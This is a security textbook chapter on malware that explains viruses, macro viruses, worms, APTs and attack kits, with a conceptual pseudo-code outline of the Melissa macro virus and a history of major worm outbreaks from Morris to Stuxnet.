CHAPTER 6

Malicious Software

LEARNING OBJECTIVES

After studying this chapter, you should be able to:

- Describe three broad mechanisms malware uses to propagate.
- Understand the basic operation of viruses, worms, and Trojans.
- Describe four broad categories of malware payloads.
- Understand the different threats posed by bots, spyware, and rootkits.
- Describe some malware countermeasure elements.
- Describe three locations for malware detection mechanisms.

Malicious software, or **malware**, arguably constitutes one of the most significant categories of threats to computer systems. NIST SP 800-83 (*Guide to Malware Incident Prevention and Handling for Desktops and Laptops,* July 2013) defines malware as "a program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system or otherwise annoying or disrupting the victim." Hence, we are concerned with the threat malware poses to application programs, to utility programs such as editors and compilers, and to kernel-level programs. We are also concerned with its use on compromised or malicious websites and servers, or in especially crafted spam e-mails or other messages, which aim to trick users into revealing sensitive personal information.

This chapter examines the wide spectrum of malware threats and countermeasures. We begin with a survey of various types of malware, and offer a broad classification based first on the means malware uses to spread or **propagate**, then on the variety of actions or **payloads** used once the malware has reached a target. Propagation mechanisms include those used by viruses, worms, and Trojans. Payloads include system corruption, bots, phishing, spyware, and rootkits. The discussion concludes with a review of countermeasure approaches.

6.1 TYPES OF MALICIOUS SOFTWARE (MALWARE)

The terminology in this area presents problems because of a lack of universal agreement on all of the terms and because some of the categories overlap. Table 6.1 is a useful guide to some of the terms in use.

Table 6.1 Terminology for Malicious Software (Malware)

Name	Description
Advanced Persistent Threat (APT)	Cybercrime directed at business and political targets, using a wide variety of intrusion technologies and malware, applied persistently and effectively to specific targets over an extended period, often attributed to state-sponsored organizations.
Adware	Advertising that is integrated into software. It can result in pop-up ads or redirection of a browser to a commercial site.
Attack kit	Set of tools for generating new malware automatically using a variety of supplied propagation and payload mechanisms.
Auto-rooter	Malicious hacker tools used to break into new machines remotely.
Backdoor (trapdoor)	Any mechanism that bypasses a normal security check; it may allow unauthorized access to functionality in a program, or onto a compromised system.
Downloaders	Code that installs other items on a machine that is under attack. It is normally included in the malware code first inserted on to a compromised system to then import a larger malware package.
Drive-by-download	An attack using code on a compromised website that exploits a browser vulnerability to attack a client system when the site is viewed.
Exploits	Code specific to a single vulnerability or set of vulnerabilities.
Flooders (DoS client)	Used to generate a large volume of data to attack networked computer systems, by carrying out some form of denial-of-service (DoS) attack.
Keyloggers	Captures keystrokes on a compromised system.
Logic bomb	Code inserted into malware by an intruder. A logic bomb lies dormant until a predefined condition is met; the code then triggers some payload.
Macro virus	A type of virus that uses macro or scripting code, typically embedded in a document or document template, and triggered when the document is viewed or edited, to run and replicate itself into other such documents.
Mobile code	Software (e.g., script and macro) that can be shipped unchanged to a heterogeneous collection of platforms and execute with identical semantics.
Rootkit	Set of hacker tools used after attacker has broken into a computer system and gained root-level access.
Spammer programs	Used to send large volumes of unwanted e-mail.
Spyware	Software that collects information from a computer and transmits it to another system by monitoring keystrokes, screen data, and/or network traffic; or by scanning files on the system for sensitive information.
Trojan horse	A computer program that appears to have a useful function, but also has a hidden and potentially malicious function that evades security mechanisms, sometimes by exploiting legitimate authorizations of a system entity that invokes it.
Virus	Malware that, when executed, tries to replicate itself into other executable machine or script code; when it succeeds, the code is said to be infected. When the infected code is executed, the virus also executes.

(continued)

Table 6.1 Terminology for Malicious Software (Malware) (*Continued*)

Name	Description
Worm	A computer program that can run independently and can propagate a complete working version of itself onto other hosts on a network, by exploiting software vulnerabilities in the target system, or using captured authorization credentials.
Zombie, bot	Program installed on an infected machine that is activated to launch attacks on other machines.

A Broad Classification of Malware

A number of authors attempt to classify malware, as shown in the survey and proposal of [HANS04]. Although a range of aspects can be used, one useful approach classifies malware into two broad categories, based first on how it spreads or propagates to reach the desired targets, then on the actions or payloads it performs once a target is reached.

Propagation mechanisms include infection of existing executable or interpreted content by viruses that is subsequently spread to other systems; exploit of software vulnerabilities either locally or over a network by worms or drive-by-downloads to allow the malware to replicate; and social engineering attacks that convince users to bypass security mechanisms to install Trojans, or to respond to phishing attacks.

Earlier approaches to malware classification distinguished between those that need a host program, being parasitic code such as viruses, and those that are independent, self-contained programs run on the system such as worms, Trojans, and bots. Another distinction used was between malware that does not replicate, such as Trojans and spam e-mail, and malware that does, including viruses and worms.

Payload actions performed by malware once it reaches a target system can include corruption of system or data files; theft of service in order to make the system a zombie agent of attack as part of a botnet; theft of information from the system, especially of logins, passwords, or other personal details by keylogging or spyware programs; and stealthing where the malware hides its presence on the system from attempts to detect and block it.

While early malware tended to use a single means of propagation to deliver a single payload, as it evolved, we see a growth of blended malware that incorporates a range of both propagation mechanisms and payloads that increase its ability to spread, hide, and perform a range of actions on targets. A **blended attack** uses multiple methods of infection or propagation to maximize the speed of contagion and the severity of the attack. Some malware even support an update mechanism that allows it to change the range of propagation and payload mechanisms utilized once it is deployed.

In the following sections, we survey these various categories of malware, then follow with a discussion of appropriate countermeasures.

Attack Kits

Initially, the development and deployment of malware required considerable technical skill by software authors. This changed with the development of virus-creation toolkits in the early 1990s, and later of more general attack kits in the 2000s. These greatly assisted in the development and deployment of malware [FOSS10]. These toolkits, often known as **crimeware**, now include a variety of propagation mechanisms and payload modules that even novices can combine, select, and deploy.

They can also easily be customized with the latest discovered vulnerabilities in order to exploit the window of opportunity between the publication of a weakness and the widespread deployment of patches to close it. These kits greatly enlarged the population of attackers able to deploy malware. Although the malware created with such toolkits tends to be less sophisticated than that designed from scratch, the sheer number of new variants that can be generated by attackers using these toolkits creates a significant problem for those defending systems against them.

The Zeus crimeware toolkit is a prominent example of such an attack kit, which was used to generate a wide range of very effective, stealthed malware that facilitates a range of criminal activities, in particular capturing and exploiting banking credentials [BINS10]. The Angler exploit kit, first seen in 2013, was the most active kit seen in 2015, often distributed via malvertising that exploited Flash vulnerabilities. It is sophisticated and technically advanced, in both attacks executed and counter-measures deployed to resist detection. There are a number of other attack kits in active use, though the specific kits change from year to year as attackers continue to evolve and improve them [SYMA16].

Attack Sources

Another significant malware development over the last couple of decades is the change from attackers being individuals, often motivated to demonstrate their technical competence to their peers, to more organized and dangerous attack sources. These include politically motivated attackers, criminals, and organized crime; organizations that sell their services to companies and nations, and national government agencies, as we will discuss in Section 8.1. This has significantly changed the resources available and motivation behind the rise of malware, and indeed has led to the development of a large underground economy involving the sale of attack kits, access to compromised hosts, and to stolen information.

6.2 ADVANCED PERSISTENT THREAT

Advanced Persistent Threats (APTs) have risen to prominence in recent years. These are not a new type of malware, but rather the well-resourced, persistent application of a wide variety of intrusion technologies and malware to selected targets, usually business or political. APTs are typically attributed to state-sponsored organizations, with some attacks likely from criminal enterprises as well. We will discuss these categories of intruders further in Section 8.1.

APTs differ from other types of attack by their careful target selection, and persistent, often stealthy, intrusion efforts over extended periods. A number of high-profile attacks, including Aurora, RSA, APT1, and Stuxnet, are often cited as examples. They are named as a result of these characteristics:

- **Advanced:** Use by the attackers of a wide variety of intrusion technologies and malware, including the development of custom malware if required. The individual components may not necessarily be technically advanced, but are carefully selected to suit the chosen target.
- **Persistent:** Determined application of the attacks over an extended period against the chosen target in order to maximize the chance of success. A variety of attacks may be progressively, and often stealthily, applied until the target is compromised.

- **Threats:** Threats to the selected targets as a result of the organized, capable, and well-funded attackers intent to compromise the specifically chosen targets. The active involvement of people in the process greatly raises the threat level from that due to automated attacks tools, and also the likelihood of successful attack.

The aim of these attacks varies from theft of intellectual property or security- and infrastructure- related data to the physical disruption of infrastructure. Techniques used include social engineering, spear-phishing e-mails, and drive-by-downloads from selected compromised Web sites likely to be visited by personnel in the target organization. The intent is to infect the target with sophisticated malware with multiple propagation mechanisms and payloads. Once they have gained initial access to systems in the target organization, a further range of attack tools are used to maintain and extend their access.

As a result, these attacks are much harder to defend against due to this specific targeting and persistence. It requires a combination of technical countermeasures, such as we will discuss later in this chapter, as well as awareness training to assist personnel to resist such attacks, as we will discuss in Chapter 17. Even with current best-practice countermeasures, the use of zero-day exploits and new attack approaches means that some of these attacks are likely to succeed [SYMA16, MAND13]. Thus multiple layers of defense are needed, with mechanisms to detect, respond, and mitigate such attacks. These may include monitoring for malware command and control traffic, and detection of exfiltration traffic.

6.3 PROPAGATION—INFECTED CONTENT—VIRUSES

The first category of malware propagation concerns parasitic software fragments that attach themselves to some existing executable content. The fragment may be machine code that infects some existing application, utility, or system program, or even the code used to boot a computer system. Computer virus infections formed the majority of malware seen in the early personal computer era. The term "computer virus" is still often used to refer to malware in general, rather than just computer viruses specifically. More recently, the virus software fragment has been some form of scripting code, typically used to support active content within data files such as Microsoft Word documents, Excel spreadsheets, or Adobe PDF documents.

The Nature of Viruses

A computer virus is a piece of software that can "infect" other programs, or indeed any type of executable content, by modifying them. The modification includes injecting the original code with a routine to make copies of the virus code, which can then go on to infect other content. Computer viruses first appeared in the early 1980s, and the term itself is attributed to Fred Cohen. Cohen is the author of a groundbreaking book on the subject [COHE94]. The Brain virus, first seen in 1986, was one of the first to target MSDOS systems, and resulted in a significant number of infections for this time.

Biological viruses are tiny scraps of genetic code—DNA or RNA—that can take over the machinery of a living cell and trick it into making thousands of flawless replicas of the original virus. Like its biological counterpart, a computer virus carries in

its instructional code the recipe for making perfect copies of itself. The typical virus becomes embedded in a program, or carrier of executable content, on a computer. Then, whenever the infected computer comes into contact with an uninfected piece of code, a fresh copy of the virus passes into the new location. Thus, the infection can spread from computer to computer, aided by unsuspecting users, who exchange these programs or carrier files on disk or USB stick; or who send them to one another over a network. In a network environment, the ability to access documents, applications, and system services on other computers provides a perfect culture for the spread of such viral code.

A virus that attaches to an executable program can do anything that the program is permitted to do. It executes secretly when the host program is run. Once the virus code is executing, it can perform any function, such as erasing files and programs, that is allowed by the privileges of the current user. One reason viruses dominated the malware scene in earlier years was the lack of user authentication and access controls on personal computer systems at that time. This enabled a virus to infect any executable content on the system. The significant quantity of programs shared on floppy disk also enabled its easy, if somewhat slow, spread. The inclusion of tighter access controls on modern operating systems significantly hinders the ease of infection of such traditional, machine executable code, viruses. This resulted in the development of macro viruses that exploit the active content supported by some documents types, such as Microsoft Word or Excel files, or Adobe PDF documents. Such documents are easily modified and shared by users as part of their normal system use, and are not protected by the same access controls as programs. Currently, a viral mode of infection is typically one of several propagation mechanisms used by contemporary malware, which may also include worm and Trojan capabilities.

[AYCO06] states that a computer virus has three parts. More generally, many contemporary types of malware also include one or more variants of each of these components:

- **Infection mechanism:** The means by which a virus spreads or propagates, enabling it to replicate. The mechanism is also referred to as the **infection vector**.
- **Trigger:** The event or condition that determines when the payload is activated or delivered, sometimes known as a **logic bomb**.
- **Payload:** What the virus does, besides spreading. The payload may involve damage or may involve benign but noticeable activity.

During its lifetime, a typical virus goes through the following four phases:

- **Dormant phase:** The virus is idle. The virus will eventually be activated by some event, such as a date, the presence of another program or file, or the capacity of the disk exceeding some limit. Not all viruses have this stage.
- **Propagation phase:** The virus places a copy of itself into other programs or into certain system areas on the disk. The copy may not be identical to the propagating version; viruses often morph to evade detection. Each infected program will now contain a clone of the virus, which will itself enter a propagation phase.
- **Triggering phase:** The virus is activated to perform the function for which it was intended. As with the dormant phase, the triggering phase can be caused by a variety of system events, including a count of the number of times that this copy of the virus has made copies of itself.

- **Execution phase:** The function is performed. The function may be harmless, such as a message on the screen, or damaging, such as the destruction of programs and data files.

Most viruses that infect executable program files carry out their work in a manner that is specific to a particular operating system and, in some cases, specific to a particular hardware platform. Thus, they are designed to take advantage of the details and weaknesses of particular systems. Macro viruses however target specific document types, which are often supported on a variety of systems.

Once a virus has gained entry to a system by infecting a single program, it is in a position to potentially infect some or all of the other files on that system with executable content when the infected program executes, depending on the access permissions the infected program has. Thus, viral infection can be completely prevented by blocking the virus from gaining entry in the first place. Unfortunately, prevention is extraordinarily difficult because a virus can be part of any program outside a system. Thus, unless one is content to take an absolutely bare piece of iron and write all one's own system and application programs, one is vulnerable. Many forms of infection can also be blocked by denying normal users the right to modify programs on the system.

Macro and Scripting Viruses

In the mid-1990s, macro or scripting code viruses became by far the most prevalent type of virus. NISTIR 7298 (*Glossary of Key Information Security Terms,* May 2013) defines a **macro virus** as a virus that attaches itself to documents and uses the macro programming capabilities of the document's application to execute and propagate. Macro viruses infect scripting code used to support active content in a variety of user document types. Macro viruses are particularly threatening for a number of reasons:

1. A macro virus is platform independent. Many macro viruses infect active content in commonly used applications, such as macros in Microsoft Word documents or other Microsoft Office documents, or scripting code in Adobe PDF documents. Any hardware platform and operating system that supports these applications can be infected.
2. Macro viruses infect documents, not executable portions of code. Most of the information introduced onto a computer system is in the form of documents rather than programs.
3. Macro viruses are easily spread, as the documents they exploit are shared in normal use. A very common method is by electronic mail, particularly since these documents can sometimes be opened automatically without prompting the user.
4. Because macro viruses infect user documents rather than system programs, traditional file system access controls are of limited use in preventing their spread, since users are expected to modify them.
5. Macro viruses are much easier to write or to modify than traditional executable viruses.

Macro viruses take advantage of support for active content using a scripting or macro language, embedded in a word processing document or other type of file. Typically, users employ macros to automate repetitive tasks and thereby save keystrokes. They

are also used to support dynamic content, form validation, and other useful tasks associated with these documents.

Microsoft Word and Excel documents are common targets due to their widespread use. Successive releases of MS Office products provide increased protection against macro viruses. For example, Microsoft offers an optional Macro Virus Protection tool that detects suspicious Word files and alerts the customer to the potential risk of opening a file with macros. Office 2000 improved macro security by allowing macros to be digitally signed by their author, and for authors to be listed as trusted. Users were then warned if a document being opened contained unsigned, or signed but untrusted, macros, and were advised to disable macros in this case. Various antivirus product vendors have also developed tools to detect and remove macro viruses. As in other types of malware, the arms race continues in the field of macro viruses, but they no longer are the predominant malware threat.

Another possible host for macro virus–style malware is in Adobe's PDF documents. These can support a range of embedded components, including Javascript and other types of scripting code. Although recent PDF viewers include measures to warn users when such code is run, the message the user is shown can be manipulated to trick them into permitting its execution. If this occurs, the code could potentially act as a virus to infect other PDF documents the user can access on their system. Alternatively, it can install a Trojan, or act as a worm, as we will discuss later [STEV11].

Macro Virus Structure Although macro languages may have a similar syntax, the details depend on the application interpreting the macro, and so will always target documents for a specific application. For example, a Microsoft Word macro, including a macro virus, will be different to an Excel macro. Macros can either be saved with a document, or be saved in a global template or worksheet. Some macros are run automatically when certain actions occur. In Microsoft Word, for example, macros can run when Word starts, a document is opened, a new document is created, or when a document is closed. Macros can perform a wide range of operations, not just only on the document content, but can read and write files, and call other applications.

As an example of the operation of a macro virus, pseudo-code for the Melissa macro virus is shown in Figure 6.1. This was a component of the Melissa e-mail worm that we will describe further in the next section. This code would be introduced onto a system by opening an infected Word document, most likely sent by e-mail. This macro code is contained in the Document_Open macro, which is automatically run when the document is opened. It first disables the Macro menu and some related security features, making it harder for the user stop or remove its operation. Next it checks to see if it is being run from an infected document, and if so copies itself into the global template file. This file is opened with every subsequent document, and the macro virus run, infecting that document. It then checks to see if it has been run on this system before, by looking to see if a specific key "Melissa" has been added to the registry. If that key is absent, and Outlook is the e-mail client, the macro virus then sends a copy of the current, infected document to each of the first 50 addresses in the current user's Address Book. It then creates the "Melissa" registry entry, so this is only done once on any system. Finally it checks the current time and date for a specific trigger condition, which if met results in a Simpson quote being inserted into the current document. Once the macro virus code has finished, the document continues opening and the user

```
macro Document_Open
    disable Macro menu and some macro security features
    if called from a user document
       copy macro code into Normal template file
    else
       copy macro code into user document being opened
    end if
    if registry key "Melissa" not present
       if Outlook is email client
          for first 50 addresses in address book
              send email to that address
              with currently infected document attached
          end for
       end if
       create registry key "Melissa"
    end if
    if minute in hour equals day of month
       insert text into document being opened
    end if
end macro
```

Figure 6.1 **Melissa Macro Virus Pseudo-code**

can then edit as normal. This code illustrates how a macro virus can manipulate both the document contents, and access other applications on the system. It also shows two infection mechanisms, the first infecting every subsequent document opened on the system, the second sending infected documents to other users via e-mail.

More sophisticated macro virus code can use stealth techniques such as encryption or polymorphism, changing its appearance each time, to avoid scanning detection.

Viruses Classification

There has been a continuous arms race between virus writers and writers of anti-virus software since viruses first appeared. As effective countermeasures are developed for existing types of viruses, newer types are developed. There is no simple or universally agreed- upon classification scheme for viruses. In this section, we follow [AYCO06] and classify viruses along two orthogonal axes: the type of target the virus tries to infect, and the method the virus uses to conceal itself from detection by users and anti-virus software.

A virus classification by target includes the following categories:

- **Boot sector infector:** Infects a master boot record or boot record and spreads when a system is booted from the disk containing the virus.
- **File infector:** Infects files that the operating system or shell consider to be executable.

- **Macro virus:** Infects files with macro or scripting code that is interpreted by an application.
- **Multipartite virus:** Infects files in multiple ways. Typically, the multipartite virus is capable of infecting multiple types of files, so virus eradication must deal with all of the possible sites of infection.

A virus classification by concealment strategy includes the following categories:

- **Encrypted virus:** A form of virus that uses encryption to obscure it's content. A portion of the virus creates a random encryption key and encrypts the remainder of the virus. The key is stored with the virus. When an infected program is invoked, the virus uses the stored random key to decrypt the virus. When the virus replicates, a different random key is selected. Because the bulk of the virus is encrypted with a different key for each instance, there is no constant bit pattern to observe.
- **Stealth virus:** A form of virus explicitly designed to hide itself from detection by anti-virus software. Thus, the entire virus, not just a payload, is hidden. It may use code mutation, compression, or rootkit techniques to achieve this.
- **Polymorphic virus:** A form of virus that creates copies during replication that are functionally equivalent but have distinctly different bit patterns, in order to defeat programs that scan for viruses. In this case, the "signature" of the virus will vary with each copy. To achieve this variation, the virus may randomly insert superfluous instructions or interchange the order of independent instructions. A more effective approach is to use encryption. The strategy of the encryption virus is followed. The portion of the virus that is responsible for generating keys and performing encryption/decryption is referred to as the *mutation engine*. The mutation engine itself is altered with each use.
- **Metamorphic virus:** As with a polymorphic virus, a metamorphic virus mutates with every infection. The difference is that a metamorphic virus rewrites itself completely at each iteration, using multiple transformation techniques, increasing the difficulty of detection. Metamorphic viruses may change their behavior as well as their appearance.

6.4 PROPAGATION—VULNERABILITY EXPLOIT—WORMS

The next category of malware propagation concerns the exploit of software vulnerabilities, such as those we will discuss in Chapters 10 and 11, which are commonly exploited by computer worms, and in hacking attacks on systems. A worm is a program that actively seeks out more machines to infect, and then each infected machine serves as an automated launching pad for attacks on other machines. Worm programs exploit software vulnerabilities in client or server programs to gain access to each new system. They can use network connections to spread from system to system. They can also spread through shared media, such as USB drives or CD and DVD data disks. E-mail worms can spread in macro or script code included in documents attached to

e-mail or to instant messenger file transfers. Upon activation, the worm may replicate and propagate again. In addition to propagation, the worm usually carries some form of payload, such as those we discuss later.

The concept of a computer worm was introduced in John Brunner's 1975 SF novel *The Shockwave Rider*. The first known worm implementation was done in Xerox Palo Alto Labs in the early 1980s. It was nonmalicious, searching for idle systems to use to run a computationally intensive task.

To replicate itself, a worm uses some means to access remote systems. These include the following, most of which are still seen in active use:

- **Electronic mail or instant messenger facility:** A worm e-mails a copy of itself to other systems, or sends itself as an attachment via an instant message service, so that its code is run when the e-mail or attachment is received or viewed.
- **File sharing:** A worm either creates a copy of itself or infects other suitable files as a virus on removable media such as a USB drive; it then executes when the drive is connected to another system using the autorun mechanism by exploiting some software vulnerability, or when a user opens the infected file on the target system.
- **Remote execution capability:** A worm executes a copy of itself on another system, either by using an explicit remote execution facility or by exploiting a program flaw in a network service to subvert its operations (as we will discuss in Chapters 10 and 11).
- **Remote file access or transfer capability:** A worm uses a remote file access or transfer service to another system to copy itself from one system to the other, where users on that system may then execute it.
- **Remote login capability:** A worm logs onto a remote system as a user and then uses commands to copy itself from one system to the other, where it then executes.

The new copy of the worm program is then run on the remote system where, in addition to any payload functions that it performs on that system, it continues to propagate.

A worm typically uses the same phases as a computer virus: dormant, propagation, triggering, and execution. The propagation phase generally performs the following functions:

- Search for appropriate access mechanisms on other systems to infect by examining host tables, address books, buddy lists, trusted peers, and other similar repositories of remote system access details; by scanning possible target host addresses; or by searching for suitable removable media devices to use.
- Use the access mechanisms found to transfer a copy of itself to the remote system, and cause the copy to be run.

The worm may also attempt to determine whether a system has previously been infected before copying itself to the system. In a multiprogramming system, it can also disguise its presence by naming itself as a system process or using some other name that may not be noticed by a system operator. More recent worms can even inject their code into existing processes on the system, and run using additional threads in that process, to further disguise their presence.

Target Discovery

The first function in the propagation phase for a network worm is for it to search for other systems to infect, a process known as **scanning** or fingerprinting. For such worms, which exploit software vulnerabilities in remotely accessible network services, it must identify potential systems running the vulnerable service, and then infect them. Then, typically, the worm code now installed on the infected machines repeats the same scanning process, until a large distributed network of infected machines is created.

[MIRK04] lists the following types of network address scanning strategies that such a worm can use:

- **Random:** Each compromised host probes random addresses in the IP address space, using a different seed. This technique produces a high volume of Internet traffic, which may cause generalized disruption even before the actual attack is launched.
- **Hit-List:** The attacker first compiles a long list of potential vulnerable machines. This can be a slow process done over a long period to avoid detection that an attack is underway. Once the list is compiled, the attacker begins infecting machines on the list. Each infected machine is provided with a portion of the list to scan. This strategy results in a very short scanning period, which may make it difficult to detect that infection is taking place.
- **Topological:** This method uses information contained on an infected victim machine to find more hosts to scan.
- **Local subnet:** If a host can be infected behind a firewall, that host then looks for targets in its own local network. The host uses the subnet address structure to find other hosts that would otherwise be protected by the firewall.

Worm Propagation Model

A well-designed worm can spread rapidly and infect massive numbers of hosts. It is useful to have a general model for the rate of worm propagation. Computer viruses and worms exhibit similar self-replication and propagation behavior to biological viruses. Thus we can look to classic epidemic models for understanding computer virus and worm propagation behavior. A simplified, classic epidemic model can be expressed as follows:

$$\frac{dI(t)}{dt} = \beta I(t)\, S(t)$$

where

$I(t)$ = number of individuals infected as of time t

$S(t)$ = number of susceptible individuals (susceptible to infection but not yet infected) at time t

β = infection rate

N = size of the population, $N = I(t) + S(t)$

Figure 6.2 shows the dynamics of worm propagation using this model. Propagation proceeds through three phases. In the initial phase, the number of hosts increases




Figure 6.2 **Worm Propagation Model**

exponentially. To see that this is so, consider a simplified case in which a worm is launched from a single host and infects two nearby hosts. Each of these hosts infects two more hosts, and so on. This results in exponential growth. After a time, infecting hosts waste some time attacking already infected hosts, which reduces the rate of infection. During this middle phase, growth is approximately linear, but the rate of infection is rapid. When most vulnerable computers have been infected, the attack enters a slow finish phase as the worm seeks out those remaining hosts that are difficult to identify.

Clearly, the objective in countering a worm is to catch the worm in its slow start phase, at a time when few hosts have been infected.

Zou et al. [ZOU05] describe a model for worm propagation based on an analysis of network worm attacks at that time. The speed of propagation and the total number of hosts infected depend on a number of factors, including the mode of propagation, the vulnerability or vulnerabilities exploited, and the degree of similarity to preceding attacks. For the latter factor, an attack that is a variation of a recent previous attack may be countered more effectively than a more novel attack. Zou's model agrees closely with Figure 6.2.

The Morris Worm

Arguably, the earliest significant, and hence well-known, worm infection was released onto the Internet by Robert Morris in 1988 [ORMA03]. The Morris worm was designed to spread on UNIX systems and used a number of different techniques for propagation. When a copy began execution, its first task was to discover other hosts known to this host that would allow entry from this host. The worm performed this task by examining a variety of lists and tables, including system tables that declared which other machines were trusted by this host, users' mail forwarding files, tables

by which users gave themselves permission for access to remote accounts, and from a program that reported the status of network connections. For each discovered host, the worm tried a number of methods for gaining access:

1. It attempted to log on to a remote host as a legitimate user. In this method, the worm first attempted to crack the local password file then used the discovered passwords and corresponding user IDs. The assumption was that many users would use the same password on different systems. To obtain the passwords, the worm ran a password-cracking program that tried:
   a. Each user's account name and simple permutations of it.
   b. A list of 432 built-in passwords that Morris thought to be likely candidates[1].
   c. All the words in the local system dictionary.
2. It exploited a bug in the UNIX finger protocol, which reports the whereabouts of a remote user.
3. It exploited a trapdoor in the debug option of the remote process that receives and sends mail.

If any of these attacks succeeded, the worm achieved communication with the operating system command interpreter. It then sent this interpreter a short bootstrap program, issued a command to execute that program, and then logged off. The bootstrap program then called back the parent program and downloaded the remainder of the worm. The new worm was then executed.

A Brief History of Worm Attacks

The Melissa e-mail worm that appeared in 1998 was the first of a new generation of malware that included aspects of virus, worm, and Trojan in one package [CASS01]. Melissa made use of a Microsoft Word macro embedded in an attachment, as we described in the previous section. If the recipient opens the e-mail attachment, the Word macro is activated. Then it:

1. Sends itself to everyone on the mailing list in the user's e-mail package, propagating as a worm; and
2. Does local damage on the user's system, including disabling some security tools, and also copying itself into other documents, propagating as a virus; and
3. If a trigger time was seen, it displayed a Simpson quote as its payload.

In 1999, a more powerful version of this e-mail virus appeared. This version could be activated merely by opening an e-mail that contains the virus, rather than by opening an attachment. The virus uses the Visual Basic scripting language supported by the e-mail package.

Melissa propagates itself as soon as it is activated (either by opening an e-mail attachment or by opening the e-mail) to all of the e-mail addresses known to the infected host. As a result, whereas viruses used to take months or years to propagate, this next generation of malware could do so in hours. [CASS01] notes that it

[1]The complete list is provided at this book's website.

took only three days for Melissa to infect over 100,000 computers, compared to the months it took the Brain virus to infect a few thousand computers a decade before. This makes it very difficult for anti-virus software to respond to new attacks before much damage is done.

The Code Red worm first appeared in July 2001. Code Red exploits a security hole in the Microsoft Internet Information Server (IIS) to penetrate and spread. It also disables the system file checker in Windows. The worm probes random IP addresses to spread to other hosts. During a certain period of time, it only spreads. It then initiates a denial-of-service attack against a government website by flooding the site with packets from numerous hosts. The worm then suspends activities and reactivates periodically. In the second wave of attack, Code Red infected nearly 360,000 servers in 14 hours. In addition to the havoc it caused at the targeted server, Code Red consumed enormous amounts of Internet capacity, disrupting service [MOOR02].

Code Red II is another distinct variant that first appeared in August 2001, and also targeted Microsoft IIS. It tried to infect systems on the same subnet as the infected system. Also, this newer worm installs a backdoor, allowing a hacker to remotely execute commands on victim computers.

The Nimda worm that appeared in September 2001 also has worm, virus, and mobile code characteristics. It spread using a variety of distribution methods:

- **E-mail:** A user on a vulnerable host opens an infected e-mail attachment; Nimda looks for e-mail addresses on the host then sends copies of itself to those addresses.
- **Windows shares:** Nimda scans hosts for unsecured Windows file shares; it can then use NetBIOS86 as a transport mechanism to infect files on that host in the hopes that a user will run an infected file, which will activate Nimda on that host.
- **Web servers:** Nimda scans Web servers, looking for known vulnerabilities in Microsoft IIS. If it finds a vulnerable server, it attempts to transfer a copy of itself to the server and infects it and its files.
- **Web clients:** If a vulnerable Web client visits a Web server that has been infected by Nimda, the client's workstation will become infected.
- **Backdoors:** If a workstation was infected by earlier worms, such as "Code Red II," then Nimda will use the backdoor access left by these earlier infections to access the system.

In early 2003, the SQL Slammer worm appeared. This worm exploited a buffer overflow vulnerability in Microsoft SQL server. The Slammer was extremely compact and spread rapidly, infecting 90% of vulnerable hosts within 10 minutes. This rapid spread caused significant congestion on the Internet.

Late 2003 saw the arrival of the Sobig.F worm, which exploited open proxy servers to turn infected machines into spam engines. At its peak, Sobig.F reportedly accounted for one in every 17 messages and produced more than one million copies of itself within the first 24 hours.

Mydoom is a mass-mailing e-mail worm that appeared in 2004. It followed the growing trend of installing a backdoor in infected computers, thereby enabling hackers to gain remote access to data such as passwords and credit card numbers. Mydoom

replicated up to 1,000 times per minute and reportedly flooded the Internet with 100 million infected messages in 36 hours.

The Warezov family of worms appeared in 2006 [KIRK06]. When the worm is launched, it creates several executables in system directories and sets itself to run every time Windows starts by creating a registry entry. Warezov scans several types of files for e-mail addresses and sends itself as an e-mail attachment. Some variants are capable of downloading other malware, such as Trojan horses and adware. Many variants disable security-related products and/or disable their updating capability.

The Conficker (or Downadup) worm was first detected in November 2008 and spread quickly to become one of the most widespread infections since SQL Slammer in 2003 [LAWT09]. It spread initially by exploiting a Windows buffer overflow vulnerability, though later versions could also spread via USB drives and network file shares. Recently, it still comprised the second most common family of malware observed by Symantec [SYMA16], even though patches were available from Microsoft to close the main vulnerabilities it exploits.

In 2010, the Stuxnet worm was detected, though it had been spreading quietly for some time previously [CHEN11, KUSH13]. Unlike many previous worms, it deliberately restricted its rate of spread to reduce its chance of detection. It also targeted industrial control systems, most likely those associated with the Iranian nuclear program, with the likely aim of disrupting the operation of their equipment. It supported a range of propagation mechanisms, including via USB drives, network file shares, and using no less than four unknown, zero-day vulnerability exploits. Considerable debate resulted from the size and complexity of its code, the use of an unprecedented four zero-day exploits, and the cost and effort apparent in its development. There are claims that it appears to be the first serious use of a cyberwarfare weapon against a nation's physical infrastructure. The researchers who analyzed Stuxnet noted that while they were expecting to find espionage, they never expected to see malware with targeted sabotage as its aim. As a result, greater attention is now being directed at the use of malware as a weapon by a number of nations.

